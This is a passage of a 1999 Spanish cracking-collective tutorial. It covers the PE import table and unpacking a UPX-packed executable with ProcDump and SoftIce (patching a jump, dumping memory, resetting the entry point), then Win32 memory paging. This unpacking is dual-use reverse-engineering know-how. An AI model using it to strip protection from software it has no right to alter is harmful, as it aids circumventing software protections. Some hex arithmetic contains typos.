Luego localizamos el segundo campo de la tabla de sección correspondiente a .idata. Este campo se llama también VirtualAddress e indica la dirección virtual donde inicia la sección. Para encontrarlo manualmente, buscamos la cadena ".idata"; la tabla de sección correspondiente a esta sección inicia en el deplazamiento donde hallamos esa cadena. Este campo se ubica, en NOTEPAD.EXE, en 01F0. El campo VirtualAddres de esta sección estará entonces en 01FC, ya que el primer campo, donde está la cadena con el nombre, tiene 8 bytes y el siguiente campo, con el tamaño de la sección, tiene 4 bytes. El valor en 01FC es 0000 7000h. Quiere decir que la tabla de datos de la sección se encuentra en el inicio de ésta.

Ya que hemos localizado la tabla de seccción, obtenemos el valor del campo PointerToRawData. Este campo lo ubicamos en 0204, y contiene 0042 0000, que invertido es 0000 4200h. Es el desplazamiento del archivo donde están los datos brutos de la sección.

Con estos datos ya podemos localizar la tabla de datos de la sección .idata en NOTEPAD.EXE. Resto la dirección virtual de la sección (campo VirtualAddress de la tabla de sección) a la dirección de la tabla de datos de esa sección (campo VirtualAddress en el directorio de datos). En este caso, la diferencia es cero: la tabla de datos está al inicio de la sección. A la diferencia obtenida le sumo el valor del campo PointerToRawData y obtengo el desplazamiento donde se encuentra la tabla de datos de la sección .idata. Como la dirección virtual de la sección coincide con la dirección de su tabla de datos, el desplazamiento dentro del archivo, donde se encuentra la tabla de datos de la sección .idata, coincide el valor en PointerToRawData: 4200h.

Puede parecer un proceso muy complejo. Pero basta imaginar lo que significaría que el cargador del SO tuviera que buscar de manera secuencial en un ejecutable de 3.2 MB, por ejemplo, qué funciones el programa importa de las librerías DLL del sistema.

Bien, ahora que hemos localizado la tabla de datos de la sección, podemos buscar en ella los nombres importados.

La tabla de datos de la sección de datos importados tiene también una estructura de directorio, es decir, es una tabla con

varias entradas con la misma estructura cada una. Por este motivo podemos llamar a esta tabla Directorio de Datos Importados, cuyas entradas tienen la siguiente estructura, que llamamos IMAGE_IMPORT_DESCRIPTOR:

```
IMAGE_IMPORT_DESCRIPTOR struc
dwRVAFunctionNameList DWORD ? ;
TimeDateStamp DWORD ? ;
ForwarderChain DWORD ? ;
dwRVAModuleName DWORD ? ;
dwRVAFunctionAddressList DWORD ? ;
IMAGE_IMPORT_DESCRIPTOR ends
```

PIMAGE_IMAGE_IMPORT_DESCRIPTOR TYPEDEF PTRIMAGE_IMPORT_DESCRIPTOR

Hay tantas entradas de este tipo como módulos importados sean importados. Es decir, hay una entrada ImportDirectory para cada módulo importado.

El primer campo, dwRVAFunctionNameList, apunta a un arreglo (array) de punteros a estructuras llamadsa IMAGE_IMPORT_BY_NAME, que son las listas con los nombres y ordinales de las funciones a usar del módulo importado.

TimeDateStamp indica cuando el archivo fue fabricado.

Uno de los campos importantes de esta estructura es dwRVAModuleName, una dirección virtual relativa a la base que apunta al nombre del módulo importado.

Si resto al valor de dwRVAModuleName la dirección virtual de la sección, obtengo el desplazamiento desde el inicio de la sección.

En NOTEPAD.EXE, el campo dwRVAModuleName está en el desplazamiento 4200h + 4 + 4 + 4 = 420Ch, y contiene E874 0000, que invertido es 0000 74E8h. La dirección virtual de la sección .idata es 7000h. Entonces el nombre del primer módulo importado se encuentra en:

0000 74E8h - 0000 70000h = 0000 04E8h + 0000 4200h = 0000 46E8h.

En el desplazamiento 46E8h encuentro una cadena con el primer módulo importado por NOTEPAD.EXE: Shell32.dll. Este nombre estará antecedido por el nombre de una de las funciones importadas del módulo y estará seguido por las demás funciones.

El campo dwRVAFunctionNameList apunta a la lista de punteros a los nombres de las funciones importadas en el módulo. Confirmemos esto en NOTEPAD.EXE.

El campo dwRVAFunctionNameList está en 4200h y contiene 0000 7160h, lo que indica que la lista de punteros a nombres importados del módulo correspondiente está en:

0000 7160h - 0000 70000h = 0000 0160h + 4200h = 0000 4360h.

El valor en este desplazamiento es 000 74D8. Es la dirección virtual de la lista de nombres:

0000 74D8 - 0000 7000 = 0000 04D8h + 4200h = 0000 46D8h.

Si vamos a esta dirección encontraremos que contiene el número 004Eh, seguido por la cadena 'ShellExecuteA'. El primer número es el ordinal de exportación de la función con que inicia la lista de nombres importados del módulo, y la cadena es el nombre de la función. El ordinal es un número de referencia que puedo emplear para llamar a la función importada si no poseo su nombre.

El campo dwRVAFunctionAddressList es sumamente importante. Apunta también a un arreglo (array) donde el cargador de W32 coloca la dirección virtual del punto de entrada de la función importada. Esto es de sumo interés: cuando el cargador monta el programa en RAM llena este arreglo con las direcciones virtuales donde inician las funciones importadas. Cuando el programa llama a una de estas funciones lo hace indirectamente a través de una llamada como esta:

jmp [RVA del THUNK]

El campo dwRVAFunctionAddressList está, en NOTEPAD, en 0000 4210h, y contiene el valor 0000 7370h, ya invertido. Quiere decir que apunta a:

7370 - 7000 = 0370 + 4200 = 4570h ; <-- dwRVAFunctionAddressList

Anota este número.

Ahora fíjate. Desensambla NOTEPAD.EXE con W32DASM. Busca la cadena "ShellExecuteA" hasta llegar a:

* Reference To: SHELL32.ShellExecuteA, Ord:004Eh |
:00402DEE FF1570734000 Call dword ptr [00407370]

Es una típica llamada a una función API de W32. Tiene la forma "CALL DWORD PTR [THUNK RVA]. "THUNK RVA" es la RVA donde el cargador de W32 coloca la dirección virtual donde inicia la función importada en el espacio de direcciones del proceso. Si con un programa como OFFSET (de Iczelion) o OFFCAL (de MrCrimson) revisas el desplazamiento en el archivo que corresponde a la dirección de memoria 00407370, verás que esta dirección corresponde al desplazamiento 000 4570h, el mismo apuntado por el campo dwRVAFunctionAddressList correspondiente a la información sobre "ShellExecuteA".

No olvides esto último, porque es muy útil para redirigir los llamados a funciones de la API de W32.

Tenemos ya una idea de como se estructura el encabezado significado de sus campos. Todavía queda analizar otras importantes secciones predefinidas, como la sección de recursos .rcrs. Es una de las secciones más atractivas de los archivos PE. Debido a la complejidad de su estructura, prefiero diferir por ahora su análisis, ya que implica un concepto fundamental para el programador: árbol de búsqueda. Se trata de un concepto de datos estructurados que merecería una atención especial.

De todos modos hagamos un ejercicio para consolidar conocimientos.

Al Atake

DESEMPAQUETANDO EJECUTABLES

Como ejercicio podemos tomar cualquier archivo ejecutable y examinar el encabezado con un editor hexadecimal, anotar los valores críticos y después comprobar si hemos acertado con cualquier volcador (dumper) de archivos PE, como EXESCOPE o PROCDUMP.

Empleemos PROCDUMP y tomemos como víctima SNIPPETCREATOR de Iczelion.
Se trata de un fabuloso programa ideado por un experto en W32 ASM. Además de permitir editar los encabezados de los archivos PE, sirve para insertar SNIPPETS (recortes) en archivos PE. En otras palabras, este programa permite insertar código en ejecutables, no sólo cambiar unos cuantos bytes, sino rutinas enteras.

Para ver un poco la importancia de conocer los encabezados PE, este programa resulta ejemplar. Veamos.

Supongamos que queremos hacer una lista muerta de SNIPPETCREATOR. Lo abrimos con WDASM32 8.9 o con IDA. ¡Qué extraño!. No vemos llamado a ninguna API W32.

Carguemos el programa con SICE ¡Cáspita!, ¿qué pasa...?. No se despliega el programa en la ventana de SICE. Se abre directamente.

Ahora despleguemos SICE (ctrl+D). Instalemos un BRKP: BPX GetModuleHandleA. Ahora F5 y volvemos a Win. Iniciemos SNIPPETCREATOR. ¡Ahora sí! Se despliega SICE. Tecleamos F11 y ya estamos en SNIPPETCREATOR. Hacemos alt+C y bajamos por la ventana de código. Ahora si encontramos un montón de llamadas a APIs W32. Esto no se entiende. ¿De dónde salieron estas
llamadas que no aparecieron en la lista muerta?

Tal vez si hacemos un volcado con un editor de archivos PE, como PROCDUMP, podamos encontrar alguna orientación. Abramos SNIPPETCREATOR con el editor de PROCDUMP.

¿Qué vemos en la ventana PE Structure Editor? El campo "Entry Point" (punto de entrada) tiene el valor 00018037h. Qué rareza. Generalmente este valor es 00001000h para los ejecutables PE.

Veamos ahora el editor de estructuras (Struct Editor): pulsemos el botón "Sections". Caramba: ninguna sección del archivo lleva nombre predefinido. Los nombres que encontramos son: UPX0, UPX1 y UPX3. El archivo tiene tres secciones con nombres no predefinidos.

Ahora resumamos las observaciones:
1. Encontramos diferencias entre la lista muerta generada por WDASM y el despliegue en memoria que nos presenta SICE.
2. El punto de entrada del programa no es el convencional.
3. Las secciones no tienen nombres predefinidos.
4. El programa no es desplegado inmediatamente en SICE con el LOADER

De 1 ya podemos deducir que el archivo está encriptado o empaquetado. Cuando generamos la lista muerta, lo que conseguimos es el código empaquetado. Para ejecutar el programa, el sistema debe montarlo en RAM, entonces debe desempaquetarlo primero. Esta es la importancia de los cargadores (LOADERS), desempaquetan los archivos y despliegan su contenido desempaquetado en memoria. Una vez hecho esto, podemos ver su verdadero contenido, incluso hasta volcarlo (dumping) a un archivo en disco duro. Esto explica la diferencia entre la lista muerta y el despliegue de SICE.

El punto 2 apoya nuestra primera conclusión. El programa inicia no en su primera instrucción sino en otra, inicia en el código que va desempaquetando el programa original.

El punto 3 es interesante ya que comienza a mostrarnos la importancia de conocer sobre los encabezados PE. Los nombres de las secciones, aunque no son los predefinidos, comienzan todos por el mismo prefijo: UPX. Si el archivo está empacado, el empacador utilizado cambia el nombre a las secciones y les asigna nuevos que inician con UPX. Veremos que con este dato es suficiente para desempacar SNIPPETCREATOR con PROCDUMP.

El punto 4 nos dice que la sección con las instrucciones ejecutables del programa no tiene asignado los atributos correctos. Esto lo veremos luego.

Nuestro análisis del punto 3 nos permite que ya procedamos a desempaquetar nuestra víctima. Pulsemos el botón "UNPACK" de PROCDUMP. En la caja de diálogo "Choose Unpacker" vemos una lista de desempacadores. Naveguemos por la lista. Aún sin saber mucho de desempacadores damos de inmediato con el desempacador correcto: UPX. Doble click sobre él, escogemos SNIPPETCREATOR, lo desempacamos y lo guardamos en disco duro.

Ahora abramos el archivo desempaquetado con el PE Editor de PROCDUMP. ¡WAO!: ha cambiado el valor del punto de entrada, ahora es 00001000h, el convencional. Ahora echemos un vistazo en "Sections". ¡DE NUEVO WAO!: Ahora tenemos cuatro secciones. A las anteriores tres UPXs se agrega .idata, es decir, la sección con datos sobre nombres importados.

También han cambiado las características (CHARACTERISTICS) y los desplazamientos virtuales (Virtual Offset) para las secciones. De esto hablaremos luego.

Ahora hagamos una lista muerta del archivo desempacado. Con WDASM aparecen las llamadas a APIs aunque por ordinales. Con IDA PRO sí aparecen las llamadas a las APIs por nombre. El archivo ha sido desempaquetado. Ahora podemos sentarnos cómodamente a analizarlo y aprender como se hace un buen editor de archivos PE.

En realidad no necesitamos PROCDUMP para hacer el desempaquetado. Sólo necesitamos hacer un volcado del encabezado PE y ver los nombres de las secciones para identificar el desempaquetador. También, conociendo el formato del encabezado, es suficiente abrir el archivo con un buen editor hexadecimal y buscar "manualmente" el encabezado de tablas de secciones y veremos los nombres incriminadores que revelan el empacador empleado.

A propósito, podemos encontrar UPX en http://www.nexus.hu/upx/. Es freeware. Para el momento en que escribo esto, la versión disponible es la v0.84. Si comparamos la diferencia de tamaño entre el ejecutable empaquetado y el desempaquetado, nos daremos cuenta de la calidad de este empaquetador. No desempaca paquetes de versiones anteriores, así que no sirve para desempacar SNIPPETCREATOR v1.05.


Ahora hasta podemos renombrar las secciones con los nombres predefinidos correspondientes, si quisieramos. Esto puede ser útil en ciertas ocasiones que por ahora no pienso mencionar.

Ahora, supongamos que no tenemos a la mano el desempaquetador preciso, ni tampoco lo suministra PROCDUMP. Entonces podemos recurrir a otro método, el descrito por Volatily en su artículo **Manually Unpacking - ASPack v1.083**, que se puede conseguir en el inmeso WEB site de fravia. Es un método un tanto engorroso, pero funciona. Lo

único es que no desempaca la sección .idata, entonces cuando lo desensamblamos no aparecen los nombres de las funciones API W32 en sus llamadas.

Resumo los pasos de este procedimiento para desempacar manualmente un archivo ejecutable:

1. Abrimos la víctima (SNIPPETCREATOR) con el PE Editor de PROCDUMP.
2. Anotamos el punto de entrada (Entry Point): 00018037h
3. En el editor de estructuras (Structures Editor) pulso "Sections".
4. Anotamos los datos de la ventana Sections Editor:



Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
UPX0	00016000	00001000	00000000	00000400	E0000040
UPX1	00000E50	00017000	00001000	00000400	C0000040
UPX2	00005029	00018000	00005029	00001400	E0000020

5. Buscamos una sección ejecutable con la bandera de datos inicializados.
Es la sección UPX0:

000000040h datos inicializados.
200000000h ejecutable.
400000000h se puede leer.
800000000h se puede escribir en la sección.

E00000040h

7. Para que el programa pueda ser desplegado por SICE al iniciar, cambiamos las características de la sección UPX0 para hacerla una sección de código: reemplazamos E00000040h por E00000020h. Para hacer esto pulsamos sobre el nombre de la sección con el botón derecho del ratón y elegimos Edit Section del menú despegado. Se despliega ahora la caja de diálogo **Modify section value**. Reemplazamos el valor en el campo "Section Characteristics". Ahora podemos desplegar el ejecutable con el LOADER de SICE y desplegarlos en la pantalla del depurador. Anotamos también el desplazamiento (Virtual Offset) de esta sección: 1000h. Seguramente será la dirección donde inicia el programa original.

8. Cargamos la víctima con SICE. Bajamos por el código del programa empleando la tecla F10, teniendo cuidado de colocar puntos de ruptura (BREACKPOINTS) o trampas en las instrucciones inmediatamente después de aquellas donde hay saltos hacia arriba. Por ejemplo:
en la instrucción 0041806F hay un salto hacia arriba: JB 00418060, lo que indica que se trata de un bucle de miles vueltas. Entonces hacemos establecemos una trampa en la instrucción siguiente: BPX 00418073, y tecleamos F5 para pasar por alto este bucle. Este procedimiento debe repetirse para cada bucle encontrado, si no queremos tardar años.

9. En cualquier momento llegaremos a las instrucciones:

```
004181CA        61              POPPAD
004181CB        E9308EfEFF      JMP 00401000
```

Es un salto a la dirección 00401000h, que es el desplazamiento donde suponemos que inicia el código original del programa. Basamos esta suposición en el hecho de que esta es la dirección que generalmente establece por defecto el enlazador como punto de entrada. también en el hecho de que una de las secciones, seguramente la de código (.text) inicia aquí. Para asegurarnos que este es el caso, hacemos BPX 004181CB y seguimos (F10). Cuando arribamos a la dirección 00401000h ya podemos ver llamadas a funciones W32 API. Quiere decir que estamos en la sección de código.

10. F5 para salir de SICE. Cerramos la víctima y la corremos de nuevo. Seguramente se desplegará SICE en algunos de los BREAKPOINTS que dejamos cuando saltábamos bucles grandes.Debemos pulsar F5 hasta llegar a 004181CB.

11. Cuando llegamos aquí, cambiamos la instrucción:
004181CB E9308EfEFF JMP 00401000

por:
004181CB E9308EfEFF JMP 004181CB

Lo hacemos así:
a 004181CB jmp 004181CB

12. F5 para volver a Win. El programa se ha quedado en un bucle infinito en la memoria. Abrimos PROCDUMP. Buscamos en la ventana de tareas (Tasks) de PROCDUMP a la víctima. Pulsamos sobre ella con el botón derecho del ratón. Elegimos "Dump (Full)" en el menú desplegado y guardamos el archivo desempacado en disco.

13. Matamos la tarea víctima.

14. Cambiamos el punto de entrada: abrimos el archivo desplegado con el PE Editor de PROCDUMP, y reemplazamos el valor en Entry Point por 00001000.

15. Abrimos el archivo ya desempaquetado. Perfecto: funciona. Como vemos su tamaño se ha incrementado una barbaridad, lo que indica la potencia del empaquetador UPX.

Si desensamblamos este desempaquetado con WDASM o con IDA, veremos los problemas de este método de desempaquetado: no se desempaqueta la sección de importaciones .idata, por lo tanto, no se despliegan los nombres de las funciones W32 API.

ALGUNAS PREGUNTAS - ALGUNAS RESPUESTAS ==========

Los primeros bytes del archivo... ¿Corresponden siempre y únicamente a la cabecera?

Imagino que sí. El encabezado puede diividirse en cuatro grandes partes. La primera es el viejo encabezado DOS. El último campo de este encabezado apunta a un campo con un par de caracteres que dicen el formato del archivo ejecutable. Ahora, imaginate que este encabezado no esté aquí. El cargador no podría encontrar el encabezado PE ni tampoco podría determinar si se trata de un archivo PE (W32) o NE (W16) o LE (OS2). Hay algunas direcciones que varían pero cuando esto ocurre, algún campo del encabezado especifica dónde han sido relocalizados los datos.

El encabezado es una estructura de datos por la cual el cargador de W32 siempre se orienta para acelerar la carga del ejecutable en vez de implementar algún algorritmo inteligente de búsqueda que impicaría un mayor costo en cuanto tiempo y trabajo de programación.

¿Cuantos bytes tiene la cabecera?

Respecto al tamaño, hay un campo que especifica este valor y se llama SizeOfHeaders y está en el encabezado PE (estructura _IMAGE_FILE_HEADER). El valor varía de acuerdo al número de secciones u objetos del PE.

El valor decimal de "size of image" en ProcDump no corresponde al tamaño real del fichero. ¿Por qué?

Esto es consecuencia de los alineamientos. Realmente este campo indica la cantidad de espacio que se reserva en el espacio de direcciones para cargar el ejecutable. Una cosa es la memoria virtual reservada y otra la memoria física comprometida. Yo puedo reservar 10 MB e ir comprometiendo bloques de 300 KB según la necesidad que tenga de ello. Evidentemente, la memoria reservada deberá ser igual o mayor al tamaño de la imagen. El valor de "size of image"que vemos, por ejemplo, en ProcDump depende del valor "SectionAlignement", es decir, del alineamiento de las secciones. Es uno de los campos opcionales de la estructura _IMAGE_FILE_HEADER.

Una página mide 4096 bytes. Si un PE tiene 3 secciones, todas de un tamaño menor a 4096 bytes, y si estas, de acuerdo a SectionAlignement" están alineadas en límites de 65.536 bytes, el tamaño de la imagen será 3 * 65.356 = 196.608 bytes.

Si yo estoy creando el programa puedo controlar el valor de "size of image" variando "SectionAlignement" en las opciones del enlazador (de TLINK o de LINK), pero esto no es necesario, porque el mismo enlazador determina el valor de "SectionAlignement" a partir del tamaño de cada sección.

Si la mayoría de los ejecutables tienen la misma dirección base 00400000h ¿como pueden proyectarse varios ejecutables a la vez? ¿Qué pasa cuando dos ejecutables tienen igual la: direccionbase + puntoentrada?

Esto se aclara viendo cómo W32 convierte direcciones virtuales en direcciones reales. Es una cuestión crucial en SOs multiprocesos. W32 es uno de estos SOs, también UNIX y LINUX. Para no enredar mucho las cosas, se puede decir que W32 crea en memoria física una tabla para cada proceso en ejecución. Esta tabla contiene direcciones de entradas de otra tabla que son punteros hacia las direcciones en memoria real donde se encuentran las instrucciones o los datos cargados en la RAM. La dirección física de la primera entrada de la tabla que transforma direcciones virtuales en reales está en un registro del CPU llamado CR3 (CONTROL REGISTER 3). Para cualquier aplicación puedes obtener el valor en este registro empleando SICE simplemente con el comando CPU, el cual muestra el valor en los diferentes registros del CPU. Hay que tener en cuenta que el valor de CR3 es sólo la dirección física de la primera entrada de una tabla de punteros a direcciones físicas de otra tabla. Se requiere todavía tener el número de la entrada de esta primera tabla para saber donde está en la memoria física la segunda tabla.

Fíjate que casi todas las direcciones virtuales de una aplicación comienzan con 0040XXXXh. No voy a explicarlo, pero esto indica la primera entrada de la tabla apuntada por CR3. Lo cierto es que cada tabla primaria es también una página de 4096 bytes, dividida en 1024 entradas de 32 bytes que son punteros a la base de otra tabla en memoria física.

Ahora, ¿por qué un ejecutable en memoria no interrumpe a otro, aunque tengan las mismas bases virtuales? Las posibles respuestas a esta pregunta me parece que ya se tienen de alguna manera. La dirección real o física de la página de directorio activa se almacena en el registro CR3 del CPU, el cual cambia cada vez que W32 conmuta el control entre procesos. Para cada proceso, el sistema crea un directorio de página particular. Para procesos distintos no deben coincidir los directorios de página, de lo contrario se producirá un error de protección, como a veces ocurre.

¿Qué utilidad tiene dividir los ejecutables en secciones?

Para facilitar la ubicación de los datos. Además porque, como expliqué, cada sección tiene diferente función y diferentes atributos. Imagina el enrredo si el enlazador al crear el programa pusiera el código junto a los datos, mezclados con los recursos y otras cosas: uff! Esto es así siempre, incluso en DOS. Lo que pasa es que en DOS se segmenta la memoria; W32 la pagina. También podemos encontrar otras razones que exigirían el manejo de conceptos que finalmente terminan enrredándonos más y haciéndonos parecer que se trata de una cosa muy compleja. Se trata de explicaciones que podemos encontrar en libros sobre arquitectura de computadoras. Hay varios en español, posiblemente en alguna biblioteca.

W32 puede manejar 4 Gb ffff:ffffffff que vemos en el sice. FFFFh x FFFFFFFFh = FFFF0001h = 4294901761 bytes = 4 Gb Lo cual quiere decir que las direcciones que siempre vemos en sice no son de la ram sino de la memoria virtual ¿no?

Muy cierto. Esto creo que cambiará el día que ya no necesitemos memoria virtual. De todos modos, si se tiene suficiente cantidad de RAM, en ocasiones podemos prescindir de ella. Yo nunca he probado, pero me han comentado que es más rápido.

Las paginas de memoria parecen importantes ¿qué son? ¿Qué relación tienen con las direcciones que vemos en SICE?

W32 divide la memoria física en "páginas" que tiene una longitud de 4096 bytes (4 KB). Una máquina con 8 MB de memoria tiene 2048 páginas. W32 mantiene una colección de tablas de página (también de 4 KB) para traducir direcciones virtuales a direcciones físicas. Cada proceso tiene su propia "página de directorio": una colección de hasta 1024 entradas de 32 bits almacenadas contiguamente. La dirección real o física de la página de directorio activa se almacena en el registro CR3 del CPU, el cual cambia cada vez que W32 conmuta el control entre procesos. Por eso, las direcciones virtuales iguales entre dos procesos diferentes no apuntan a la misma dirección física, a no ser que refieran a espacios de memoria compartidos.

Las direcciones que despliega SICE son virtuales y a partir de ellas se puede determinar la dirección de memoria física donde están los datos o instrucciones correspondientes. Para ello se puede emplear el comando PHYS, que busca la tabla de páginas y el Directorio de páginas asociado con el contexto de direcciones actual desplegado por SICE. Es decir, PHYS despliega todas las direcciones virtuales para direcciones físicas. Puede emplearse PEEK para leer desde la memoria física, ya que muestra el byte, word, o dword en una dirección física dada. PEEK es útil para leer registros de entrada o salida proyectados en memoria. También es útil el comando PAGE, el cual permite ver la proyección de todo el rango de direcciones lineales. Esto permite obtener la dirección física del directorio de página y verificar si las tablas de páginas del sistema operativo están proyectadas en la dirección lineal 0xC0000000. Véase ***La Memoria en W32: intro***.

¿Por qué necesitamos alineamientos? ¿ Por qué FileAligment usualmente usa límites en 512 bytes y SectionAlignment (después de que la imagen fue cargada en RAM) usualmente usa límites de 4096 bytes?

W32 trata con paginación de memoria física y usa memoria virtual. Entonces W32 tiene que manejar memoria virtual y debe tener una manera rápida de encontrar los datos del archivo. Estas son las razones de la existencia del encabezado

PE.

W32 pagina la memoria física, la divide en regiones de tamaño fijo. En la arquitectura x86 cada página tiene un tamaño de 4096 bytes. Cualquier sección cargada en RAM debe tener un alineamiento para soportar paginación de memoria. Cuando el sistema reserva memoria, asegura que la región reservada sea un múltiplo par del tamaño de página. SectionAlignment garantiza que cada sección comience en una dirección virtual alineada a una página

FileAlignment es un valor que debe ser potencia de 2 entre 512 y 65,535. Es "la granularidad mínima de pedazos (chunks) de información dentro de la imagen antes de ser cargada" [Katz]. En el archivo PE, los datos brutos que comprenden cada sección deben comenzar en un múltiplo de FileAlignment. El valor por defecto es 512 bytes, probablemente para asegurar que las secciones siempre inicien en el comienzo de un sector del disco (el cual también tiene un tamaño de 512).

¿Qué es un proceso?

W32 llama proceso a un programa en ejecución. Un proceso posee un espacio de 4 GB con los datos y el código del archivo EXE de la aplicación. Un proceso es inerte, no hace nada. Para que haga algo debe poseer un hilo, el cual se responsabiliza de ejecutar el código presente en el espacio de direcciones del proceso. Incluso, un proceso puede tener más de un hilo en el mismo espacio de direcciones ejecutándose al mismo tiempo. Pero el proceso necesita por lo menos un hilo para ejecutar el código proyectado en su espacio de direcciones, en caso contrario el sistema destruye el proceso y su espacio de direcciones.

¿Qué es un hilo (*thread*)?

Es la descripción de la trayectoria que sigue la ejecución de un proceso. Cuando arranca un proceso, el sistema crea un hilo principal (llamando a CreateThread) el cual comienza llamando a la función WinMain, ejecutándola hasta alcanzar la función ExitProcess que culmina el proceso. La noción de hilo fue implementada por W32 para dar cuenta de la posiblidad de los procesos W32 de correr más de un subproceso al mismo tiempo. W32 llama hilos a los subprocesos.

Bueno. Lo visto hasta ahora puede servir como una introducción al conocimiento de los archivos con formato PE y para adquirir cierta conciencia de la importancia de este asunto. Realmente deberíamos profundizar más.

Como vieron he escogido como víctima a SNIPPETCREATOR. No es casual. Se trata de un programa muy poderoso, pero que requiere conocimiento de programación en ASM W32 y conocer el formato PE. Si tienes a la mano MASM 6.X o TASM 5.X, entonces podemos avanzar ya al estudio de SNIPPETCREATOR, lo cual nos dará mayor conocimiento sobre los archivos PE:

snippetcreator: tutorial (en elaboración)

Si no tienes conocimiento del lenguaje ensamblador para W32, pero todavía te interesa el tema de los PE, entonces pasemos a estudiar la sección de recursos de estos archivos.

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Título	**La Memoria en W32: intro**	W95 / W98 / NT
Dificultad	1) Principiante, **2) Amateur**, 3) Aficionado**,** 4) Profesional, 5) Especialista	
Herramientas	SoftIce v3.24	
Objetivo	**Suministrar conocimiento que permita comprender cómo W32 traduce direcciones virtuales en direcciones físicas.**	
Cracker	**nuMIT_or**	
Fecha	Octubre de 1999	
Fuente	PERTZOLD, Ch: *Programación en Windows 95*, Madrid, McGraw-Hill, 1996. Capítulo "Gestión de memoria y entrada/salida de archivos", Apartado: "Finalmente, 32 bits", pp 727-730.	

La Memoria en W32: intro

Introducción

La gestión de memoria en W32 se realiza a través de tres mecanismos:

1- **memoria virtual**: cuando se quiere gestionar grandes estructuras de objetos.
2- **proyección de archivos en memoria**: para gestionar grandes paquetes de datos en los archivos y compartir datos entre procesos distintos.
3- **montículos (heaps)**: para gestionar muchos bloques pequeños de datos.

El tema está suficientemente desarrollado en tres artículos clásicos de Randy Katz:

1- Managing Virtual Memory in Win32
2- Managing Memory-Mapped Files in Win32
3- Managing Heap Memory in Win32

En este artículo me limitaré a explicar un poco la gestión de la memoria virtual en W32, concetrándome en la manera cómo W32 traduce direcciones virtuales a direcciones reales. Se trata de una adpatación de la sección "Finalmente, 32 bits" del capítulo "Gestión de memoria y entrada/salida de archivos" del libro *Programación en Windows 95* de Charles Petzold.

Al Atake

¿QUÉ ES MEMORIA VIRTUAL?
==========
A medida que los programas de aplicación se han hecho más sofisticados y más grandes, se ha necesitado de ampliar las posibilidades de la memoria dinámica de los sistemas. Debido a lo poco económico que resulta atender la gran exigencia de memoria simplemente implementando ships con elevada capacidad de almacenamiento, este problema se ha abordado vía software, a través de sistemas operativos que ofrecen gestión de memoria virtual.

Es un mecanismo de gestión de la memoria de un sistema que implementa un espacio de memoria ficticio, llamado espacio de direcciones o de nombres, el cual es mucho mayor que el espacio de memoria real física que posee el hardware del sistema. De esta manera, el programador al desarrollar aplicaciones para un SO con memoria virtual, no tiene que ocuparse de la memoria física, simplemente programa como si tuviera a su disposición una gran espacio de direcciones para cada proceso.

¿CÓMO ES POSIBLE LA GESTIÓN DE MEMORIA VIRTUAL?
==========
El programador desarrolla sobre un gran espacio de memoria virtual, compila o ensambla sus fuentes para producir los ejecutables de sus aplicaciones. Es todo lo que hace. El SO se encarga de lo demás: traduce las direcciones virtuales en direcciones físicas y carga en la RAM del sistema sólo aquellos bloques de la aplicación que necesi ta, nunca carga todo el ejecutable ya que éste seguramente ocuparía todo el espacio de memoria física disponible y el sistema colapsaría.

¿CÓMO TRADUCE W32 DIRECCIONES VIRTUALES A REALES?

==========

W32 requiere la presencia de un microprocesador Intel 386, 486 o Pentium. Estos procesadores usan direccionamiento de memoria de 32 bits y por tanto son capaces de acceder 2 elevado a la 32, es decir, 4.294.967.296 bytes (4 gigabytes o GB) de memoria física. Por supuesto, la mayoría de los usuarios de W32 no están cerca de ese límite.

Las direcciones de 32 bits usadas por los programas W32 para acceder al código y los datos no son las direcciones físicas de 32 bits que el microprocesador usa para direccionar la memoria física. La dirección que utiliza la aplicación se llama dirección «virtual» la cual es una dirección ficticia que se traduce a una dirección física a través de una «tabla de página».

Para leer una instrucción o dato en la RAM, el CPU necesita colocar en el BUS de direcciones esa dirección donde debe estar ubicada la dirección o dato solicitado. Por ejemplo, si quiere acceder a la memoria de video, que está en 0A0000h, el CPU debe colocar este valor en el BUS.

Como las direciones de las aplicaciones son direcciones virtuales, el CPU debe traducirlas a direcciones físicas antes de acceder a los datos en la RAM.

Las aplicaciones suelen ignorar este proceso. El programa parece almacenarse en un espacio de direcciones de 32 bits y no hay nada extraño cuando se tiene que acceder a esta memoria. Sin embargo, es conveniente hacerse una idea de lo que significa esto.

W32 pagina la memoria física, la divide en «páginas» con una longitud de 4096 bytes (4 KB). Una máquina equipada con 8 megabytes de memoria tiene 2048 páginas. W95/98 mantiene una colección de tablas de página (ellas mismas páginas 4 KB) para traducir direcciones virtuales a direcciones físicas.

